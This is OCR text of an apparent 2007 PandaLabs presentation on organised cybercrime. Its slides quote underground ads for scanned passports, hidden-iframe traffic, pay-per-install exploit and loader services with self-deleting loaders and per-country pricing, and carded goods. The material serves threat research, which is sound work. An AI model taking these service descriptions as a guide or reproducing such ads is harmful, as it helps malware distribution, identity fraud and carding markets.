
Organized Crime



Name	Communication
Scanning passports and not only ... - 09.06.2007 0:15:36	
Keksik Posts : 11 Joined : May 10, 2007 Status : online	There are scans passports. All questions ICQ 177303) Prices 5 $ 2 $ colored black white

Once upon a time a Trojan...


Organized Crime



Name	Communication
Selling scans paspartov ... - 03.04.2007 1:42:46	
PosTerminal Message : 7 Joined : 03.04.2007 Status : offline	There paspartov scans are available : USA, Russia, Ukraine, England, Australia Zealand, Nigeria, Shvedtsii, China, Kazak -- Added some countries Drive license : Australia Germany Lithuania Norway Russia Thailand Ukraine England USA Estonia Sweden

Once upon a time a Trojan...

Organized Crime



SELL iFrame Traffic

Increase revenue from you website in 5 minutes

- All sites accepted
- Starting from 1 dollar per 1000 users daily
- Absolutely clear for you visitors !
- No illegal activities.
- No exploits, No Trojans, No Pop-ups.
- Human verified sites only.
- Simple and Fast installation. Hidden Iframe 0x0 pix.
- Weekly Payments. Webmoney, FET, E-Gold.

BUY iFrame Traffic


Increase you Rating popularity (Top-sites, Feeds, Banner eXchange, etc...)

- Starting from 0.6$ per 1000 uniq users.
- Iframe traffic ONLY for Clean Resources
- GEO Targeting
- Speed settings. (Amount of users per hour)
- Time Targeting (receive traffic only in preferred hours)
- Only real users. Without proxy and with referers.
- Only Real IP users. No fakes and cookies.
- Discounts for permanent clients.
- We accept:Webmoney, Fet, Epassport, Moneybookers.

Copyright 2007 © iFrame. All rights reserved

Once upon a time a Trojan…

Organized Crime



login
pass
FantasticDollars.com
Our sites
FAQ
Join us
Contacts
Join us
Time to get rich! with FantasticDollars
home | our sites | join us | faq | contacts | resources

FantasticDollars.com is a top-notch affiliate program that REALLY can make you rich! Wanna know what Web-surfers like the most? Just visit our sites right now - and we bet that you will like the things you're going to see! Our traffic conversion rates are among the highest at the moment and they keep on growing higher and higher every day!

Do you feel the smell of big money? You do? Then don't waste time - join us, promote us and we will repay it with a fat green roll sooner than you think!

Once upon a time a Trojan...

Organized Crime



Hello! The ability to earn on the Internet is a dream of many. We live in the 21 st century, and many have computers connected to the Internet and the desire to earn money on the internet! We offer you the opportunity, and working with us you will get :

1. Very good esploit that is not "kill" the traffic and you can freely him posted on their sites.
2. The statistics in real time!
3. We pay for the unique download!
4. Rapid server, which are located in different Data-tsentrah. The possible loss of traffic.
5. Since we can work any Webmaster-infection as a cause, and newcomer!
6. By adveram we give FREE abuzoustoychivy hosting + spamilku and dorogenerator!
7. We employ "TraffikBekUrl" - that is, unique traffic you can send where you pozhelaetsya.
8. Very friendly saport to respond to you in any matter of interest to you and help you understand if something is not working.
9. By paying a convenient way for you. Epassporte, Web Money, Fethard, Gold, Western Union, bank transfer. To pay by bank transfer and Western Union minimum payment of $ 1,000, the other $ 100.
10. We load absolutely innocent soft!


If you do not find the information that interests you, on the site, you can contact our customer support.

Our Support : 380-755-762 ICQ - iframebiz.com

iframebiz © 2005. All rights reserved

Once upon a time a Trojan…

Organized Crime



Июль 20/2007
Как видим снова начался кризис в плане количества , не пугаемся а ждём понедельника 23 числа

Июнь 05/2007
После многочисленных ддос атак и прочих проблем , сервис снова заработал в штатном режиме , со дня на день ожидается подлив , так что не пугаемся глядя на статистику и скорость отгрузки , сейчас всего мало шописец)


Май 06/2007
Если вам мало каких-либо загрузок или маленькая скорость загрузки , пишите в сапорт , сделаем больше

Общие положения, правила и FAQ:

- Все загрузки чистые т.е. паралельно ничего не грузится.
- Загрузки производятся резидентным лоадером , который самоуничтожается после успешного запуска вашего exe.
- В "миксе" не присутсвуют страны на которые указаны отдельные цены.
- Грузятся только те страны которые указаны в задаче.
- Страна определяется по maxmind geoip
- Если указано ALL то грузятся все страны и цена загрузок расчитывается отдельно по каждой стране т.е. за DE загрузку вы платите 0.2$ а за PE 0.03
- Цены на загрузки могут иногда незначительно меняться за этим следите сами.
- Как такового понятия микс не существует , у каждой страны своя цена и если страна чётко не указана в прайсе то цена 30$/1k
- Деньги снимаются со счёта по факту скачки и запуска экзе на машине юзера.
- При остатке на депозите 5$ и меньше загрузки останавливаются.
- Минимума нет , можно грузить хоть 3шт хоть 10k указав лимит в задаче.
- Для начала крайне рекомендуется прогружать свой экзе 30-100 раз для проверки отстука.
- Претензии по УЖЕ сделаным загрузкам не принимаются , грузите маленькими партиями или делайте тест чтобы проверить качество.
- После создания задачи её надо активировать нажатием на ссылку в поле статуса , аналогичным методом задачу можно приостановить.
- Поле задачи "получено" показывает сколько ботов считало задание , обычно оно немного больше

Once upon a time a Trojan...

Organized Crime



Вы находитесь: Главная

Только у нас Вы можете купить карженные товары ВСЕГО за 20% от их реальной стоимости!!!

- Только новые товары
- Постоянное обновление ассортимента

PANDA SECURITY | One step ahead.

Thanks!

Luis Corrons

luis.corrons@pandasecurity.com

PandaLabs Blog:

http://www.pandalabs.com